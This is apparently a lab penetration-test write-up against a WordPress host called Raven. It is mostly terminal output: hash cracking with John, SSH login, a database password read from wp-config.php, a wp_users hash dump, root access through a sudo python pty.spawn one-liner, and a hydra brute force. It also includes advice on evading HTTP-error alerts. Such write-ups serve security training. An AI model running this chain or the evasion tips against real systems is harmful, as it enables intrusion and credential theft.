


```
root@Kali:~# john --show wp_hashes.txt
steven:pink84
```


- It granted us access to Steven's account.




```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system a
the exact distribution terms for each program are descri
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
permitted by applicable law.
Last login: Wed Jan 13 15:41:46 2021 from 192.168.1.90
$ █
```



```
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php       wp-comments-post.php  wp-content
license.txt  wp-admin              wp-config.php         wp-cron.php
readme.html  wp-blog-header.php    wp-config-sample.php  wp-includes
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
```



```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```




```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
---------+-----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email         | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
---------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
---------+-----------------+
```


Exploitation: Misconfiguration of User Privileges

Third Vulnerability(User Privileges):

- Once we logged into Steven’s account we ran the command sudo -l, which displays the user’s sudo privileges.
- Gained root access to the system



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sb

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```



```
$ sudo python -c'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# 
```

Avoiding Detection


Stealth Exploitation of Weak Credentials

Monitoring Overview

- Out of the alerts we created for the project Excessive HTTP Errors would catch an attempt to exploit.
- HTTP status codes are the metric measured in the Excessive HTTP Errors.
- The default threshold for the alert was when they are over 400.

Mitigating Detection

- In this case Michael’s password was simple so it could have been easily guessed. Using the weak password template of “first name, last name, birthday” type passwords to decrease the amount of errors as compared to using a tool such as hydra.



```
root@Kali:~# hydra -l michael -P /usr/share/john/password.lst 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organi
zations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-13 21:36:34
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3559 login tries (l:1/p:3559), ~890 tries pe
r task
[DATA] attacking ssh://192.168.1.110:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 3515 to do in 01:20h, 4 active
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
```

